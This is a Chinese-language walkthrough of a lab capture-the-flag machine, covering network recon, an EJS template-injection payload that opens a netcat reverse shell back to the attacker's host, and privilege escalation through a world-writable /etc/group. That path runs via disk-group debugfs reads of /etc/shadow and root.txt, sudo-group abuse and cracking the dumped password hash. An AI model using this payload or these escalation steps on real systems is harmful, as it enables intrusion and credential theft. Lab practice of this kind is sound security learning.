信息搜集

```
┌──(root㉿kali)-[~/Desktop/tmp]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:ff:66:80, IPv4: 192.168.31.129
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.31.1    0a:00:27:00:00:10       (Unknown: locally administered)
192.168.31.2    08:00:27:3d:a3:19       PCS Systemtechnik GmbH
192.168.31.253  08:00:27:48:6f:63       PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.393 seconds (106.98 hosts/sec). 3 responded
┌──(root㉿kali)-[~/Desktop/tmp]
└─# nmap 192.168.31.253 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 04:40 EDT
Nmap scan report for 192.168.31.253
Host is up (0.00029s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3000/tcp open  ppp
MAC Address: 08:00:27:48:6F:63 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 3.94 seconds
```

开了一个80端口和3000端口

80端口是一个 `Safe Welcome Message Processor` 是apache服务,3000端口是 `Welcome Message Processor` 是express框架

看着3000端口的标题就比80端口简单，先从3000入手

EJS模板注入

输入 `<%` 会发现返回了报错，可以猜测有模板注入

payload:

```
<% global.process.mainModule.require('child_process').exec('busybox nc 192.168.31.129 4444 -e bash'); %>
```

等一会就会弹出来shell

提权

弹出来的shell就是welcome用户的，写一个公钥ssh登录。

传一个 `linpeas.sh` 就可以发现/etc/group文件可写

```
welcome@Temp:~$ ls /etc/group -al
-rw-rw-rw- 1 root root 691 Apr 11 22:27 /etc/group
```

想要读取flag的话可以添加进disk组里然后用 `debugfs` 去读/root/root.txt

```
welcome@Temp:~$ id
uid=1000(welcome) gid=1000(welcome) groups=1000(welcome),6(disk)
welcome@Temp:~$ ca^C
welcome@Temp:~$ /usr/sbin/debugfs /dev/sda1
debugfs 1.44.5 (15-Dec-2018)
debugfs:  cat /root/root.txt
flag{root-60b725f10c9c85c70d97880dfe8191b3}
```

想要拿root的shell的话，需要将welcome添加进sudo组里面，但是我们不知道welcome的密码。`disk组` 和 `shadow组` 可以让我们读取 `shadow`


```
welcome@Temp:~$ /usr/sbin/debugfs /dev/sda1
debugfs 1.44.5 (15-Dec-2018)
debugfs:  cat /etc/shadow
root:$6$OJ3tCiDX7okU1mml$K5.VqI9J/kSkDxb.et6AWCJnfN0//2VmsjZlwdBCeDK2MgHpojEVMs7hd3FAuQ1EYIJpHnUMMR.pz3uQvpzGr1:20293:0:99999:7:::
daemon:*:20166:0:99999:7:::
bin:*:20166:0:99999:7:::
sys:*:20166:0:99999:7:::
sync:*:20166:0:99999:7:::
games:*:20166:0:99999:7:::
man:*:20166:0:99999:7:::
lp:*:20166:0:99999:7:::
mail:*:20166:0:99999:7:::
news:*:20166:0:99999:7:::
uucp:*:20166:0:99999:7:::
proxy:*:20166:0:99999:7:::
www-data:*:20166:0:99999:7:::
backup:*:20166:0:99999:7:::
list:*:20166:0:99999:7:::
irc:*:20166:0:99999:7:::
gnats:*:20166:0:99999:7:::
nobody:*:20166:0:99999:7:::
_apt:*:20166:0:99999:7:::
systemd-timesync:*:20166:0:99999:7:::
systemd-network:*:20166:0:99999:7:::
systemd-resolve:*:20166:0:99999:7:::
systemd-coredump:!!:20166::::::
messagebus:*:20166:0:99999:7:::
sshd:*:20166:0:99999:7:::
welcome:$6$5aPJr2PfLEe1OJqk$vcaYOfDgCNO.G.PkNFM0Lj2CS803S5FSogWPHcZSPTSjSEec1YveEGhJ0JXnEGlzRxx1BlH0UJeIIbP7RN2XT.:20293:0:99999:7:::
```

或者

```
welcome@Temp:~$ cat /etc/group
...
sudo:x:27:welcome
shadow:x:42:welcome
....
```


```
welcome@Temp:~$ id
uid=1000(welcome) gid=1000(welcome) groups=1000(welcome),6(disk),27(sudo),42(shadow)
welcome@Temp:~$ cat /etc/shadow
root:$6$OJ3tCiDX7okU1mml$K5.VqI9J/kSkDxb.et6AWCJnfN0//2VmsjZlwdBCeDK2MgHpojEVMs7hd3FAuQ1EYIJpHnUMMR.pz3u...
welcome:$6$5aPJr2PfLEe1OJqk$vcaYOfDgCNO.G.PkNFM0Lj2CS803S5FSogWPHcZSPTSjSEec1YveEGhJ0JXnEGlzRxx1BlH0UJeIIbP7RN2XT.:20293:0:99999:7:::
```

将用户添加进sudo组里后会发现多了一个 `(ALL : ALL) ALL`




```
welcome@Temp:~$ sudo -l
Matching Defaults entries for welcome on Temp:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User welcome may run the following commands on Temp:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: /usr/sbin/reboot
```

所以爆破出来welcome的密码就能拿到shell了



```
┌──(root㉿kali)-[~/Desktop/tmp]
└─# john 1 --show
welcome:sainsburys:20293:0:99999:7:::

1 password hash cracked, 0 left
```



```
welcome@Temp:~$ sudo -i

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for welcome:
root@Temp:/home/welcome#
```